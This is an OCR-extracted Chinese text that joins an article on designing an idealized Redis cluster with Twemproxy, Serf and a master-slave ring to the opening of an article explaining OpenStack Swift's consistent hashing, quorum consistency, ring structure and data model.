
坏事就是目前这些讨论过的所有概念，复制（冗余），失效处理以及集群规模等，在 Redis 之外是不可行的。一致哈希仅仅描述了节点在哈希环上的映射以及那些哈希数据的所有权，尽管这样，它仍然是构建一个弹性可扩展系统的极好的开端。

好事就是，也有一些分立的其他工具在 Redis 集群上实现一致哈希，它们能提醒节点失效和新节点的加入。虽然这个功能不是一个工具的一部分，我们将看到如何用多个系统来使一个理想化的 Redis 集群运转起来。

Twemproxy aka Nutcracker

Twemproxy 是一个开源工具，它是一个基于 memcached 和 Redis 协议的快速、轻量的代理。其本质就是，如果你有一些 Redis 服务器在运行，同时希望用这些服务器构建集群，你只需要将 Twemproxy 部署在这些服务器前端，并且让所有 Redis 流量都通过它。

Twemproxy 除了能够代理 Redis 流量外，在它存储数据在 Redis 服务器时还能进行一致哈希。这就保证了数据被分布在基于一致哈希的多个不同 Redis 节点上。



但是 Twemproxy 并没有为 Redis 集群建立高可用性支持。最简单的办法是为集群中的每个节点都建立一个从（冗余）服务器，当主服务器失效时将从（冗余）服务器提升为主服务器。为 Redis 配置一个从服务器是非常简单的。

这种模型的缺点是非常明显的，它需要为 Redis 集群中的每个节点同时运行两个服务器。但是节点失效也是非常明显，并且更加危险，所以我们怎么知道这些问题并解决。


Gossip on Serf

Gossip 是一个标准的机制，通过这个机制集群上的节点可以很清楚的了解成员的最新情况。这样子集群中的每个节点就很清楚集群中节点的变化，如节点的新增和节目的删除。

Serf 通过实现 Gossip 机制提供这样的帮助。Serf 是一个基于代理的机制，这个机制实现了 Gossip 的协议达到节点成员信息交换的目的。Serf 是不断运行，除此之外，它还可以生成自定义的事件

现在拿我们的节点集群为例，如果每个节点上也有一个 serf 代理正在运行，那么节点与节点之间可以进行细节交换.因此，群集中的每个节点都能清楚知道其他节点的存在，也能清楚知道他们的状态。

这还并不够，为了高可靠性我们还需要让 twemproxy 知道何时一个节点已经失效，这样的话它就可以据此修改它的配置。像前面提到的 Serf，就可以做到这一点，它是基于一些 gossip 触发的事件，使用自定义动作实现的。因此只要集群中的一个 Redis 节点因为一些原因宕掉了，另一个节点就可以发送有成员意外掉线的消息给任何给定的端点，这个端点在我们的案例中也就是 twemproxy 服务器。



这还不是全部

现在我们有了 Redis 集群，基于一致性哈希环，相应的是用 twemproxy 存储数据（一致性哈希），还有 Serf，它用 gossip 协议来检测 Redis 集群成员失效，并且向 twemproxy 发送失效消息；但是我们还没有建立起理想化的 Redis 集群。

消息侦听器

虽然 Serf 可以给任何端点发送成员离线或者成员上线消息。然而 twemproxy 却没有侦听此类事件的机制。因此我们需要自定义一个侦听器，就像 Redis-Twenproxy 代理，它需要做以下这些事情。


- 侦听 Serf 消息
- 更新 nutcraker.yml 以反映新的拓扑
- 重启 twemproxy

这个消息侦听器可以是一个小型的 http 服务器；它在收到一批 POST 数据的时候，为 twemproxy 做以上列表中的动作。需要记住的是，这种消息应该是一个原子操作；因为当一个节点失效（或者意外离线）的时候，所有能发消息的活动节点都将发送这个失效事件消息给侦听器；但是侦听器应该只响应一次。

数据复制

在上面的“一致哈希”中，我提到了 Redis 集群中的复制因素。同样它也不是 Twemproxy 的固有特性；Twemproxy 只关心使用一致哈希存储一个拷贝。所以在我们追求理想化 Redis 集群的过程中，我们还需要给 twemproxy 或者 redis 自己创建这种复制的能力。


为了给 Twenproxy 创建复制能力，需要将复制因子作为一个配置项目，并且将数据保存在集群中相邻的 redis 节点（根据复制因子）。由于 twemproxy 知道节点的位置，所以这将给 twemproxy 增加一个很棒的功能。




由于 twemproxy 只不过是代理服务器，它的简单功能就是它强大的地方，为它创建复制管理功能将使它臃肿膨胀。

Redis 主从环


在思考这其中的工作机制的时候，我忽然想到，为什么不将每个节点设置成另一个节点的副本，或者说从节点，并由此而形成一个主从环呢？




这样的话如果一个节点失效了，失效节点的数据在这个环上相邻的节点上仍然可以获得。而那个具有该数据副本的节点，将作为该节点的从节点，并提供保存数据副本的服务。这是一个既是主节点也是从节点的环。Serf 仍像通常一样作为散布节点失效消息的代理。但是这一回，我们 twenproxy 上的的客户端，即侦听器，将不仅仅只更新 twenproxy 上的失效信息，还要调整 redis 服务器群集来适应这个变化。




在这个环中有一个明显的，同样也是技术方面的缺陷。这个明显的缺陷是，这个环会坏掉，因为从节点的从节点无法判别哪一个是它的主节点的数据，哪一个是它的主节点的主节点的数据。这样的话就会循环的传送所有的数据。



同样技术性的问题是，一旦 redis 将主节点的数据同步给从节点，它就会将从节点的数据擦除干净；这样就将曾经写到从节点的所有数据删除了。这种主从环显然不能实际应用，除非修改主从环的复制机制以适应我们的需求。这样的话每个从节点就不会将它的主节点的数据同步给它的从节点。要想实现这一点，必须的条件是每个节点都可以区分出自己的密钥空间，以及它的主节点的密钥空间；这样的话它就不会将主节点的数据传送给它的从节点。



那么这样一来，当一个节点失效时，就需要执行四个动作。一，将失效节点的从节点作为它的密钥空间的所有者。二，将这些密钥散布给失效节点从节点的从节点，以便进行复制。三，将失效节点的从节点作为失效节点的主节点的从节点。最后，在新的拓扑上复位 twemproxy。



如何理想化?

事实上并没有这样的 Redis 集群,它可以具有一致性的哈希,高可靠性以及分区容错性。因此最后一幅图片描绘了一种理想化的 Redis 集群;但这并不是不可能的。接下来将罗列一下需要哪些条件才能使之成为一个实实在在的产品。

透明的 Twenproxy

有必要部署一个 Twenproxy，这会使得 Hash 散列中 Redis 各节点的位置都是透明的。每个 Redis 节点都可以知道自己以及其相邻节点的位置,这些信息对于节点的主从复制以及失败节点的修复是有必要的。自从 Twenproxy 开源之后，节点的位置信息可以被修改、以及扩展。

Redis 的数据拥有权

这是比较困难的部分的，每个 Redis 节点都应该记录自身拥有的数据，以及哪些是主节点的数据。当前这样的隔离是不可能的。这也需要修改 Redis 的基础代码，这样节点才知道何时与从节点同步，什么时候不需要。

综上所述，我们的理想化的 Redis 集群变成现实需要修改这样的两个组件。一直以来，它们都是非常大的工业级别，使用在生产环境中。这已经值得任何人去实现（这个集群了）。

原文：http://os.51cto.com/art/201312/421861.htm?utm_source=Tuicool_Weekly

Openstack Swift 开源云存储技术解析

OpenStack Swift 原理、架构与 API 介绍

背景与概览

Swift 最初是由 Rackspace 公司开发的高可用分布式对象存储服务，并于 2010 年贡献给 OpenStack 开源社区作为其最初的核心子项目之一，为其 Nova 子项目提供虚机镜像存储服务。Swift 构筑在比较便宜的标准硬件存储基础设施之上，无需采用 RAID（磁盘冗余阵列），通过在软件层面引入一致性散列技术和数据冗余性，牺牲一定程度的数据一致性来达到高可用性和可伸缩性，支持多租户模式、容器和对象读写操作，适合解决互联网的应用场景下非结构化数据存储问题。

此项目是基于 Python 开发的，采用 Apache 2.0 许可协议，可用来开发商用系统。

基本原理

一致性散列（Consistent Hashing）

面对海量级别的对象，需要存放在成千上万台服务器和硬盘设备上，首先要解决寻址问题，即如何将对象分布到这些设备地址上。Swift 是基于一致性散列技术，通过计算可将对象均匀分布到虚拟空间的虚拟节点上，在增加或删除节点时可大大减少需移动的数据量；虚拟空间大小通常采用 2 的 n 次幂，便于进行高效的移位操作；然后通过独特的数据结构 Ring（环）再将虚拟节点映射到实际的物理存储设备上，完成寻址过程。




图 1. 一致性散列

如图 1 中所示，以逆时针方向递增的散列空间有 4 个字节长共 32 位，整数范围是[0~232-1]；将散列结果右移 m 位，可产生 232-m 个虚拟节点，例如 m=29 时可产生 8 个虚拟节点。在实际部署的时候需要经过仔细计算得到合适的虚拟节点数，以达到存储空间和工作负载之间的平衡。

数据一致性模型（Consistency Model）

按照 Eric Brewer 的 CAP（Consistency，Availability，Partition Tolerance）理论，无法同时满足 3 个方面，Swift 放弃严格一致性（满足 ACID 事务级别），而采用最终一致性模型（Eventual Consistency），来达到高可用性和无限水平扩展能力。为了实现这一目标，Swift 采用 Quorum 仲裁协议(Quorum 有法定投票人数的含义)：

（1）定义：N：数据的副本总数；W：写操作被确认接受的副本数量；R：读操作的副本数量

（2）强一致性：R+W>N，以保证对副本的读写操作会产生交集，从而保证可以读取到最新版本；如果 W=N，R=1，则需要全部更新，适合大量读少量写操作场景下的强一致性；如果 R=N，W=1，则只更新一个副本，通过读取全部副本来得到最新版本，适合大量写少量读场景下的强一致性。

（3）弱一致性：R+W<=N，如果读写操作的副本集合不产生交集，就可能会读到脏数据；适合对一致性要求比较低的场景。

Swift 针对的是读写都比较频繁的场景，所以采用了比较折中的策略，即写操作需要满足至少一半以上成功 W >N/2，再保证读操作与写操作的副本集合至少产生一个交集，即 R+W>N。Swift 默认配置是 N=3，W=2>N/2，R=1 或 2，即每个对象会存在 3 个副本，这些副本会尽量被存储在不同区域的节点上；W=2 表示至少需要更新 2 个副本才算写成功；当 R=1 时意味着某一个读操作成功便立刻返回，此种情况下可能会读取到旧版本（弱一致性模型）；当 R=2 时，需要通过在读操作请求头中增加 x-newest=true 参数来同时读取 2 个副本的元数据信息，然后比较时间戳来确定哪个是最新版本（强一致性模型）；如果数据出现了不一致，后台服务进程会在一定时间窗口内通过检测和复制协议来完成数据同步，从而保证达到最终一致性。如图 2 所示：




图 2. Quorum 协议示例

环的数据结构

环是为了将虚拟节点（分区）映射到一组物理存储设备上，并提供一定的冗余度而设计的，其数据结构由以下信息组成：

存储设备列表、设备信息包括唯一标识号（id）、区域号（zone）、权重（weight）、IP 地址（ip）、端口（port）、设备名称（device）、元数据（meta）。

分区到设备映射关系（replica2part2dev_id 数组）

计算分区号的位移(part_shift 整数，即图 1 中的 m)

以查找一个对象的计算过程为例：




图 3. 环的数据机构

使用对象的层次结构 account/container/object 作为键，使用 MD5 散列算法得到一个散列值，对该散列值的前 4 个字节进行右移操作得到分区索引号，移动位数由上面的 part_shift 设置指定；按照分区索引号在分区到设备映射表（replica2part2dev_id）里查找该对象所在分区的对应的所有设备编号，这些设备会被尽量选择部署在不同区域（Zone）内，区域只是个抽象概念，它可以是某台机器，某个机架，甚至某个建筑内的机群，以提供最高级别的冗余性，建议至少部署 5 个区域；权重参数是个相对值，可以来根据磁盘的大小来调节，权重越大表示可分配的空间越多，可部署更多的分区。

Swift 为账户，容器和对象分别定义了的环，查找账户和容器的是同样的过程。

数据模型

Swift 采用层次数据模型，共设三层逻辑结构：Account/Container/Object（即账户/容器/对象），每层节点数均没有限制，可以任意扩展。这里的账户和个人账户不是一个概念，可理解为租户，用来做顶层的隔离机制，可以被多个个人账户所共同使用；容器代表封装一组对象，类似文件夹或目录；叶子节点代表对象，由元数据和内容两部分组成，如图 4 所示：

